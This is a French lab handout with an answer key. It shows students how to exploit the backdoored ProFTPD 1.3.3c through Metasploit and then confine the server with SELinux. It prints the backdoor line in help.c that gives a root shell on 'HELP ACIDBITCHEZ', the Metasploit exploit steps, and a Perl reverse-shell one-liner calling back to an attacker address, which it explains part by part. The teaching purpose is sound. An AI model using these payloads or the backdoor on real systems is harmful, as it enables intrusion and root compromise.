Labo ZeroDay (180 min)

Objectifs

Objectifs

Ce labo avancé illustre concrètement les avantages d'une sécurité SELinux qui implémente un modèle de type liste blanche.

La **première partie du travail** concerne la faille http://www.osvdb.org/show/osvdb/69562/printer présente dans le serveur ProFTP du 28 nov 2010 au 2 déc 2010. Elle montre qu'une simple ligne de code ajoutée aux sources officielles permet à Charly de devenir maître de ce serveur.

Le code malveillant utilisé est du type **reverse shell** ! **Voir Annexe 3**


La faille est exploitée avec l'excellent outil BackTrack5 → http://www.backtrack-linux.org/ sur le même principe que le labo Blaster.

La **deuxième partie** propose une méthodologie pour sécuriser ce serveur ftp avec SELinux.

Bien que le code malveillant soit toujours présent, Charly est confiné au domaine qui sécurise ce serveur ftp.

Cadre

Ce labo s'effectue individuellement avec un PC Windows 7 et 2 VMs (ProFTP + BackTrack).



Host-only networking
Used to create a network containing the host and a set of VMs, without the need for the host's physical network interface.
A virtual network interface (similar to a loopback interface) is created on the host
https://www.virtualbox.org/manual/ch06.html

Prérequis

Sécurité des Systèmes d'Information, Virtualisation

Fichiers et dossiers utiles dans `/root/SELinux_Zero_Day/` de Fedora18_CLI

`proftpd-1.3.3c.tar.gz`	sources compressés du serveur
`backdoored_proftpd-1.3.3c.tar.gz`	sources (avec malware) compressés du serveur
`backdoored_proftpd-1.3.3c`	sources (avec malware) du serveur
`Etape_1_back...`	résultat de la compilation (voir **Annexe 1**)
`Etape_2_back...`	résultat de la compilation (voir **Annexe 2**)
`proftpd.service`	script pour lancer daemon
`proftpd.conf`	configuration du serveur

Le serveur est configuré pour donner aux utilisateurs du système hormis l'utilisateur root (ex. user labotd) accès à uniquement son dossier personnel.
DefaultRoot empêche un utilisateur d'aller dans un autre dossier que son home directory.

Session

Ouvrir une session administrateur : compte=**albert** username=**admin**

Action

Copier le dossier **`\\10.2.1.1\doclabo\RSX\3_ZeroDay`** sur le bureau

1	Importation VM Fedora_18 et configuration du serveur FTP	20'

But 1.1 **Importer VM Fedora_18**

Action Lancer VirtualBox
Importer puis démarrer Fedora_18.ova (durée ~ 1 minute)
Utiliser le compte=labotd password=labolabo

Q_1a Comment cette VM est-elle configurée au niveau du réseau ?

Action Sur le **PC Windows** (Command Prompt) tester la connectivité
`ping xxx`

Q_1b Quelle est l'interface réseau du PC a été utilisée ?

Q_1c Qui a créé cette interface ?

Q_1d Pourquoi ce choix ?

But 1.2 **Déterminer l'état de SELinux**

Action `getenforce`

Q_1e Quel est l'état ?

Remarque Dans le fichier `/etc/selinux/config`

```
enforcing   SELinux protège le système
permissive  SELinux ne protège pas le système (affiche les logs AVC)
disabled    SELinux désactivé
```

But 1.3 **Trouver le code du backdoor dans les sources de proFTP**

Action

```
su
rootroot
cd /root/SELinux_Zero_Day        Utiliser la touche tab pour éviter de devoir tout entrer
ls      Voir en page 1 les explications des dossiers et fichiers utiles
```

Décompresser le code source du logiciel proFTP qui ne contient pas de backdoor

```
tar -xvzf proftpd-1.3.3c.tar.gz
```

Q_1f Quelle commande utilisez-vous pour comparer les fichiers sources ?

Q_1g Quel résultat obtenez-vous ?

But 1.4 **Installer et configurer le serveur backdoored proFTP**

Action

```
cd Etape_1_...      Utiliser la touche tab
make install        Installer proFTP
cp ../proftpd.conf /usr/local/etc/   configurer proFTP
y <Enter>                            confirmer

firewall-cmd --add-service=ftp                    configurer le firewall
firewall-cmd --add-service=ftp --permanent

cd /usr/local/sbin
./proftpd                  pour lancer ce binaire
```

Q_1h Quel est le processus créé ?

Action Sur le PC Windows (Command Prompt), tester le serveur FTP

```
ftp xxx
```

User=labotd Pass=labolabo

```
pwd
dir
```

Fermer ce Command Prompt

2 Obtention d'un shell root à travers le backdoor 10'

But 2.1 **Importer VM BackTrack_5_R3**

Action Importer puis démarrer BackTrack_5_R3.ova (durée ~ 3 minutes)
Utiliser le compte=root password=toor

But 2.2 **Configuration de l'exploit dans la console Metasploit de BackTrack**

Action Sur BackTrack

`msfconsole`	démarrer la console
`use exploit/unix/ftp/proftpd_133c_backdoor`	choisir l'exploit
`show options`	
`set rhost xxx`	remote host
`set PAYLOAD cmd/unix/reverse_perl`	
`show options`	
`ifconfig`	
`set lhost xxx`	local host
`exploit`	lancer l'attaque

Q_2a Quelles sont les commandes à entrer pour montrer le résultat obtenu ?

But 2.3 **Identifier les droits obtenus par Charly**

Action Sur BackTrack, dans le shell obtenu

```
id
```

Q_2b Relever l'identité obtenue et le contexte d'exécution SELinux :

Q_2c Quel est l'état de SELinux ?

Q_2d Charly peut-il désactiver SELinux avec `setenforce 0`?

But 2.4 **Processus du serveur**

Q_2e Quels sont les processus intéressants ?

3	Etude du backdoor avec telnet	10'

Action	**sur le PC Windows**	**dans le terminal Fedora18**
		`ps -efH | grep sh`
	`telnet ip 21`	
		`ps -efH | grep sh`
Q_3a	Observez-vous une différence dans les 2 résultats précédents affichés sur Fedora18 ?	
Action	`HELP ACIDBITCHEZ`	
		`ps -efH | grep sh`
Q_3b	Observez-vous une différence dans les 2 résultats précédents affichés sur Fedora18 ?	
Action	`touch file`	
		`ls -al /`
Q_3c	Le fichier a-t-il été créé ?	
Action	`rm file`	
		`ls -al /`
Q_3d	Le fichier a-t-il été supprimé ?	
Action	**Fermer le Command Prompt**	

4	Analyse Wireshark	30'

Action	Ouvrir l'acquisition Wireshark (effectuée sur le serveur avec le §2.2 comme scénario)
Q_4a	Expliquer le paquet 6
Q_4b	Situer l'établissement TCP correspondant
Q_4c	Qui a effectué la demande d'établissement TCP ?
Q_4d	Expliquer le paquet 8
Q_4e	Pourquoi ?
Q_4f	Expliquer le paquet 10
Q_4g	Expliquer le paquet 11
Q_4h	Expliquer le paquet 21
Q_4i	Quelle est la réponse au paquet précédent ?
Remarque	Le code malveillant utilisé est du type reverse shell. Charly obtient un shell qui a été initié par le serveur (paquet 11) afin de contourner un éventuel firewall (intégré à CentOS ou externe)
Remarque	La commande nohup garantit le shell distant même si le processus proftpd est arrêté
Action	`killall proftpd` supprime le processus
Test	Dans BackTrack, entrer une commande pour tester la persistance du backdoor

Test **Contrôler que le Command Prompt (Windows) est fermé**

But 5.1 **Activer SELinux**
Action `setenforce 1`
Test `getenforce`

But 5.2 **Chercher des labels définis dans la policy en lien avec proftpd**

Information Vérifier dans la policy SELinux si des règles sont existantes pour ce service.
Il est conseillé d'utiliser les règles présentes dans le système plutôt que d'en écrire de nouvelles !

Action `semanage fcontext -l | grep proftp`

```
/etc/cron\.monthly/proftpd                              regular file
system_u:object_r:ftpd_exec_t:s0

/etc/proftpd\.conf                                      regular file
system_u:object_r:ftpd_etc_t:s0

/etc/rc\.d/init\.d/proftpd                              regular file
system_u:object_r:ftpd_initrc_exec_t:s0

/usr/lib/systemd/system/proftpd.*                       regular file
system_u:object_r:iptables_unit_file_t:s0

/usr/sbin/proftpd                                       regular file
system_u:object_r:ftpd_exec_t:s0

/var/log/proftpd(/.*)?                                  all files
system_u:object_r:xferlog_t:s0

/var/run/proftpd.*                                      all files
system_u:object_r:ftpd_var_run_t:s0
```

Remarque Nous constatons que des labels existent pour ce serveur
Nous devons configurer à la compilation les chemins mis en bleu pour que les fichiers obtiennent dynamiquement les bons labels.

Q_5a Le domaine ftpd_t existe-t-il ?

But 5.3 **Modification de l'emplacement par défaut des binaires et des fichiers de la configuration de proftpd. Installation de proftpd**

Information Placer les différents fichiers à l'emplacement prévu par SELinux pour obtenir les bons labels

Action
```
cd ~/SELinux_Zero_Day/Etape_2_...
make install
```

Remarque L'annexe 2 donne le détail des commandes pour obtenir les dossiers de Etape_2

But 5.4 **Vérifier que le binaire proftpd et le fichier de configuration ont obtenu le bon label. Nous ne vérifions pas tous les labels des fichiers installés pour gagner du temps.**

Action `ls -Z /usr/sbin/proftpd`

```
-rwxr-xr-x. root root system_u:object_r:ftpd_exec_t:s0 /usr/sbin/proftpd
```

`ls -Z /etc/proftpd.conf`

```
-rw-r--r--. root root system_u:object_r: ftpd_etc_t:s0 /etc/proftpd.conf
```

Remarque Dans Etape 1 proftpd avait déjà un bon label à cause de la règle suivante :

```
semanage fcontext -l | grep '/usr/local ='
ls -Z /usr/local/sbin/proftpd
```

But 5.5 **Lancer proftpd et vérifier qu'il s'est lancé dans le domaine ftpd_t**

Action Copier la configuration du proftpd effectuée auparavant vers le nouvel emplacement

```
cp /usr/local/etc/proftpd.conf /etc/proftpd.conf
y <Enter>                                          confirmer
```

```
killall proftpd          Supprimer l'ancien processus

cd /usr/sbin/
./proftpd                Lancer à nouveau l'exécutable

ps -eZ | grep proftpd    Vérifier le domaine du processus
```

Q_5b Dans quel domaine s'exécute ce processus ?

But 5.6 **Analyser la policy pour comprendre comment atteindre le bon domaine**

Information La manière de lancer un exécutable est très importante car elle est prise en compte par les règles de transition de domaine

Q_5c Quel est le domaine du shell bash ?

Action Rechercher les domaines qui transitent directement vers le domaine ftpd_t

```
sesearch -A -t ftpd_t -c process -p transition
```

```
Found 6 semantic av rules:
   allow piranha_pulse_t ftpd_t : process { transition getattr } ;
   allow inetd_t ftpd_t : process { transition sigkill siginh } ;
   allow svc_run_t ftpd_t : process { transition signal } ;
   allow initrc_domain daemon : process transition ;
   allow system_cronjob_t ftpd_t : process transition ;
   allow crond_t ftpd_t : process transition ;
```

Afficher les domaines regroupés dans l'attribut **initrc_domain**

```
seinfo -ainitrc_domain -x
```

```
   initrc_domain
      piranha_pulse_t
      initrc_t
      kdumpctl_t
      init_t
      rgmanager_t
      condor_startd_t
```

Remarque Constater que :

- le domaine unconfined_t (shell) ne peut pas transiter au domaine ftpd_t
- le domaine initrc_t, peut transiter directement vers ftpd_t

Selon http://danwalsh.livejournal.com/23944.html le domaine initrc_t est le domaine du binaire qui lance les daemons au démarrage du système et durant une session par l'intermédiaire de systemctl.

Conclusion **Pour aboutir dans le domaine ftpd_t, il faut qu'initrc_t se charge de lancer l'exécutable proftpd**

But 5.7 **Lancer l'exécutable depuis le domaine initrc_t pour atteindre le bon domaine**

Action Désactiver toutes les règles « dontaudit » afin de pouvoir récolter tous les logs SELinux générés en cas de blocage :

`semanage dontaudit off` La commande prend du temps car elle recompile la policy

Action Créer un script de démarrage du daemon proftpd pour pouvoir utiliser les commandes systemctl afin de lancer l'exécutable proftpd depuis le domaine initrc_t.
Ce script vous est fourni ; le copier au bon emplacement :

```
cp /root/SELinux_Zero_Day/proftpd.service /usr/lib/systemd/system/proftpd.service
```

`systemctl --system daemon-reload`	Recharger les fichiers de configuration de systemd
`killall proftpd`	
`systemctl start proftpd`	Lancer le service

Q_5d Quel est le domaine de proftpd ?

But 5.8 **Test de fonctionnement depuis Windows**

Action Sur le PC Windows, dans un Command Prompt

`ftp xxx`

User=labotd Pass=labolabo

Q_5e Quel résultat obtenez-vous ?

Q_5f Pourquoi ?

But 5.9 **Résolution**

Action Dans les logs de blocage, utiliser un pipe = audit2allow

`ausearch -c proftpd -ts today -m AVC | audit2allow`

```
#============= ftpd_t ==============
#!!!! This avc can be allowed using one of the these booleans:
#     ftp_home_dir, ftpd_full_access

allow ftpd_t self:capability { dac_read_search dac_override };
#!!!! This avc can be allowed using the boolean 'ftpd_full_access'

allow ftpd_t var_run_t:file { read write };
```

Remarque Par défaut, la policy SELinux n'autorise pas un serveur FTP à accéder au home directory.
Nous avons configuré le serveur FTP à donner accès au home directory des utilisateurs
Le booléen ftpd_full_access donne accès à tous les fichiers présents sur le système.
Nous n'allons pas activer ce booléen qui donne plus de privilèges que nécessaire

Action Modifier le booléen suggéré
`semanage boolean -m --on ftp_home_dir`

Q_5g Pouvez-vous vous connecter au serveur FTP depuis Windows ?

Q_5h Pourquoi ?

Q_5i Qu'est-ce que nous suggère la commande audit2allow ?

Action Créer un utilisateur virtuel du service ftp pour résoudre le problème
`cd /root/SELinux_Zero_Day/backdoored_proftpd-1.3.3c/contrib/`

`./ftpasswd --passwd --name labotd --file /etc/ftpd.passwd --uid 1000 --gid 1000 --home /home/labotd/ --shell /bin/false`
Entrer un mot de passe = labo

`./ftpasswd --group --name labotd --file /etc/ftpd.group --gid 1000 --member labotd`

Editer le fichier de configuration et ajouter ces lignes :
`nano /etc/proftpd.conf`
`AuthUserFile    /etc/ftpd.passwd`
`AuthGroupFile   /etc/ftpd.group`
`RequireValidShell off`

`systemctl restart proftpd.service` Redémarrer le service

Test Effectuer un test de connexion

Q_5j Pouvez-vous vous connecter au serveur FTP depuis Windows ?

6	**Identifier les droits obtenu par l'attaquant**	**20'**

Action Sur BackTrack
<Ctrl-C>
y
exploit
id

Q_6a Relever l'identité obtenu et le contexte d'exécution SELinux

Action **getenforce**
setenforce 0 Désactiver SELinux, pour voir si le hacker à les plus hauts privilèges sur le système :

Q_6b Est-ce que SELinux est désactivé à la demande du hacker ?

Remarque Cette action a produit le log suivant
ausearch -m AVC | tail

```
type=AVC msg=audit(1364219041.60:312): avc:  denied  { setenforce } for  pid=1989
comm="setenforce" scontext=system_u:system_r:ftpd_t:s0-s0:c0.c1023
tcontext=system_u:object_r:security_t:s0 tclass=security
```

Action **watch 'ausearch -m AVC | tail'** Relance toutes les 2 secondes

rm -Rf /root/SELinux_Zero_Day/ Supprimer un dossier à l'utilisateur root :

Q_6c Est-ce que le dossier a été supprimé ?

rm -Rf /home/labotd/Documents Supprimer un dossier à l'utilisateur labotd

Q_6d Est-ce que le dossier a été supprimé ?

Q_6e Pourquoi ?

Q_6f Quelles sont vos conclusions ?

7	**Etude complémentaire**	**en réserve**

Confining the Apache Web Server with Security-Enhanced Linux
Document de 12 pages présent dans le dossier partage

Annexe 1 **Commandes pour compiler les sources (durée = 5 min)**

```
cd backdoored_proftpd-1.3.3.c
./configure
make
```

Résultat dans dossier `Etape_1_back...`

Annexe2 **Commandes pour compiler les sources (durée = 5 min)**

```
./configure --prefix=/usr  --sysconfdir=/etc --localstatedir=/var/run
make
```

Information sur les variables prefix et sysconfdir etc. :

```
cat INSTALL | more
```

Résultat dans dossier `Etape_2_back...`

Annexe3 **Fonctionnement du backdoor**

Processus proftpd créé au §1.4 (`./proftpd`)

Q_1h

```
nobody    1056     1  0 16:21 ?        00:00:00   proftpd: (accepting connection
```

Processus créés à la réception de la chaîne ACIDBITCHEZ (Q_1g)

Q_3b

```
root      1879  1870  0 10:44 ?        00:00:00       sh -c /bin/sh;/sbin/sh
root      1880  1879  0 10:44 ?        00:00:00         /bin/sh
```

Processus créé à la réception du paquet 10 (Q_4f)

Q_2e

```
root      1139     1  0 16:33 ?        00:00:00   perl -MIO -e $p=fork;exit,if($
p);$c=new IO::Socket::INET(PeerAddr,"192.168.56.102:4444");STDIN->fdopen($c,r);$
~->fdopen($c,w);system$_ while<>;
```


Les processus 1879 et 1880 ont été détruits (voir Q_4f)

Lien **Analyse de Eric Romang**

http://eromang.zataz.com/2011/08/22/osvdb-69562-proftpd-1-3-3c-backdoor-command-execution/

Corrigé

Q_1a Comment cette VM est-elle configurée au niveau du réseau ?



Q_1b Quelle est l'interface réseau du PC a été utilisée ?

```
Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Q_1c Qui a créé cette interface ?

Virtual Box lors du chargement de Fedora_18.ova

Q_1d Pourquoi ce choix ?

Aucun paquet sur le réseau physique car les échanges client – serveur restent à l'intérieur du PC

Q_1e Quel est l'état ?

`Enforcing signifie que SELinux est actif`

Q_1f Quelle commande utilisez-vous pour comparer les fichiers sources ?

Comparaison récursive

`diff -r proftpd-1.3.3c backdoored_proftpd-1.3.3.c`

Q_1g Quel résultat obtenez-vous ?

```
diff -r proftpd-1.3.3c/src/help.c backdoored_proftpd-1.3.3c/src/help.c
30c30,31
<
---
> #include <stdlib.h>
> #include <string.h>
129a131
>       if (strcmp(target, "ACIDBITCHEZ") == 0) { setuid(0); setgid(0); system("/bin/sh;/sbin/sh"); }
Only in backdoored_proftpd-1.3.3c/src: help.c.save
Only in backdoored_proftpd-1.3.3c/src: help.c.save.1
```

Le processus sh est démarré à la réception de la chaîne ACIDBITCHEZ

Setuid *and setgid (short for "set user ID upon execution" and "set group ID upon execution", respectively) are Unix access rights flags that* ***allow users to run an executable with the permissions of the executable's owner*** *or group respectively.*

`http://www.krenel.org/setuid-and-shell-scripts-explained/`

Q_1h Quel est le processus créé ?

`ps -efH | tail`

```
nobody    1056     1  0 16:21 ?        00:00:00   proftpd: (accepting connection
```

Q_2a Quelles sont les commandes à entrer pour montrer le résultat obtenu ?

`ifconfig` pour identifier sur quelle machine ce shell s'exécute
`whoami` pour connaître mes pouvoirs = root
`pwd`

Q_2b Relever l'identité obtenue et le contexte d'exécution SELinux :

`uid=0(root) gid=0(root) ... → Droits root`
`context=unconfined_u:system_r:unconfined_t:s0-s0:c0.c1023`
`Utilisateur SELinux = unconfined (sans protection)`
`Rôle : idem`
`Type(Domain) : idem`

`Conclusion : aucune protection SELInux bien que xxx`

Q_2c Quel est l'état de SELinux ?

`getenforce`
`Enforcing`

Q_2d Charly peut-il désactiver SELinux avec **`setenforce 0`**?

`getenforce`
`Permissive`
`Oui`

Q_2e Quels sont les processus intéressants ?

`ps -efH | tail`

```
nobody    1056     1  0 16:21 ?        00:00:00   proftpd: (accepting connection
root      1139     1  0 16:33 ?        00:00:00   perl -MIO -e $p=fork;exit,if($
p);$c=new IO::Socket::INET(PeerAddr,"192.168.56.102:4444");STDIN->fdopen($c,r);$
~->fdopen($c,w);system$_ while<>;
```

Q_3a Observez-vous une différence dans les 2 résultats précédents affichés sur Fedora18 ?

Non

Q_3b Observez-vous une différence dans les 2 résultats précédents affichés sur Fedora18 ?

Oui

```
root      1879  1870  0 10:44 ?        00:00:00       sh -c /bin/sh;/sbin/sh
root      1880  1879  0 10:44 ?        00:00:00         /bin/sh
```

Q_3c Le fichier a-t-il été créé ?

Oui

Q_3d Le fichier a-t-il été supprimé ?

Oui

Q_4a Expliquer le paquet 6

No.	Time	Source	Destination	Protocol	Length	Info
6	0.040833000	192.168.56.101	192.168.56.102	FTP	141	Response: 220 ProFTPD 1.3.3c Server

Le serveur ProFTPD (IP=192.168.56.101) transmet sa bannière au client BackTrack IP=192.168.56.102

Q_4b Situer l'établissement TCP correspondant

Paquets 1,4 et 5

Q_4c Qui a effectué la demande d'établissement TCP ?

IP = 192.168.56.102 → client BackTrack

Q_4d Expliquer le paquet 8

```
     8 0.053317000  192.168.56.102      192.168.56.101      FTP          84 Request: HELP ACIDBITCHEZ
```

Le client BackTrack envoie la chaîne HELP ACIDBITCHEZ

Q_4e Pourquoi ?

Voir réponse Q_1f

Q_4f Expliquer le paquet 10

```
nohup perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.56.102:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;' >/dev/null 2>&1\n
```

CMD	Documentation
nohup	nohup permet de détacher complètement un processus de son utilisateur. http://www.tux-planet.fr/utilisation-de-la-commande-nohup/
perl -MIO -e	Interpréteur perl
'	Début script perl
$p =fork; exit,if($p);	Création d'un processus fils, si processus père, fin exécution du script perl http://fr.wikipedia.org/wiki/Fork_%28programmation%29
$c=new IO::Socket::INET(PeerAddr,"192.168.56.102:4444") ;	Création d'un socket
STDIN->fdopen($c,r);	Redirection de STDIN sur le socket 4444
$~->fdopen($c,w);	Redirection de STDOUT sur le socket 4444
system$_while<>;	Boucle infinie
'	Fin script
>/dev/null 2>& 1	Redirection de la sortie et des erreurs du script perl vers /dev/null → Effacement http://fr.openclassrooms.com/informatique/cours/reprenez-le-controle-a-l-aide-de-linux/2-2-et-2-1-rediriger-les-erreurs

Q_4g Expliquer le paquet 11

Le processus fils effectue une demande d'établissement TCP sur BackTrack (192.168.56.102)

Q_4h Expliquer le paquet 21

BackTrack (192.168.56.102) envoie la commande ifconfig

Q_4i Quelle est la réponse au paquet précédent ?

Voir paquet 23

```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 16436

p2p1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 192.168.56.101 netmask 255.255.255.0  broadcast 192.168.56.255
```

Q_5a Le domaine ftpd_t existe-t-il ?

```
seinfo -t | grep ftpd_t
```

Oui

Q_5b Dans quel domaine s'exécute ce processus ?

```
unconfined_t
```

```
unconfined_u:system_r:unconfined_t:s0-s0:c0.c1023 13768 ? 00:00:00 proftpd
```

Remarque **La transition vers le domaine ftpd_t ne s'est pas faite !**

Q_5c Quel est le domaine du shell bash ?

```
ps -eZ | grep bash
unconfined_t
```

```
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 1142 tty1 00:00:00 bash
```

Q_5d Quel est le domaine de proftpd ?

```
ps -eZ | grep proftpd
```

```
system_u:system_r:ftpd_t:s0-s0:c0.c1023 1790 ? 00:00:00 proftpd
```

proftpd est bien dans le domaine ftpd_t

Q_5e Quel résultat obtenez-vous ?

Login failed

Q_5f Pourquoi ?

Le confinement est trop limitatif

Q_5g Pouvez-vous vous connecter au serveur FTP depuis Windows ?

Non

Q_5h Pourquoi ?

```
ausearch -c proftpd -m AVC | less
```

```
type=AVC msg=audit(1364204010.342:3348): avc:  denied  { read } for  pid=8538
comm="proftpd" name="shadow" dev="dm-1" ino=1183310
scontext=system_u:system_r:ftpd_t:s0-s0:c0.c1023
tcontext=system_u:object_r:shadow_t:s0 tclass=file
```

Le domaine ftpd_t n'a pas accès (lecture) au type shadow_t (fichier qui contient les password du système)

Q_5i Qu'est-ce que nous suggère la commande audit2allow ?

```
ausearch -c proftpd -m AVC -o shadow_t | audit2allow
```

```
#============= ftpd_t ==============
allow ftpd_t shadow_t:file read;
[root@localhost sbin]#
```

Créer une règle autorisant le domaine ftpd_t à lire les fichiers de type shadow_t

Remarque Pour corriger ce blocage, nous n'allons surtout pas donner au serveur le droit d'accès à ce fichier.
Si le processus a accès au fichier shadow, Charly aura aussi accès à ce fichier lui rendant la tâche plus facile pour retrouver les comptes, et pourra peut-être se connecter en SSH pour élargir sa surface d'attaque.

Q_5j Pouvez-vous vous connecter au serveur FTP depuis Windows ?

Oui

Q_6a Relever l'identité obtenu et le contexte d'exécution SELinux

```
context=system_u :system_r :ftpd_t :s0-s0 :c0-c1023
uid=0(root) gid=0(root)
```

Q_6b Est-ce que SELinux est désactivé à la demande du hacker ?

```
getenforce
```

Non

Remarque Cette action a produit le log suivant

```
ausearch -m AVC | tail
```

```
type=AVC msg=audit(1364219041.60:312): avc:  denied  { setenforce } for  pid=1989
comm="setenforce" scontext=system_u:system_r:ftpd_t:s0-s0:c0.c1023
tcontext=system_u:object_r:security_t:s0 tclass=security
```

Action

`watch 'ausearch -m AVC | tail'`	Relance toutes les 2 secondes
`rm -Rf /root/SELinux_Zero_Day/`	Supprimer un dossier à l'utilisateur root :

Q_6c Est-ce que le dossier a été supprimé ?

Non,

Q_6d Est-ce que le dossier a été supprimé ?

Oui

Q_6e Pourquoi ?

Le booléen **`ftp_home_dir`** autorise proftpd a accéder au home directory

Q_6f Quelles sont vos conclusions ?

Charly obtient un terminal avec les droits root.
Il est toujours capable de se connecter au système sans authentification.
Il obtient une console cloisonnée au domaine ftpd_t.
Ce domaine a été créé pour autoriser un processus ftp à remplir sa fonction.
Charly n'a pas plus de droits qu'un simple serveur ftp.
Il ne pourra pas arrêter un service avec systemctl
Il peut tenter d'étudier les règles du module ftp pour connaître son pouvoir
Il possède un accès au dossier home puisque nous avons activé le booléen ftp_home_dir
Le chroot défini dans la configuration du serveur n'est plus effectif.
Des logs seront produits pour chaque tentative de Charly à sortir du confinement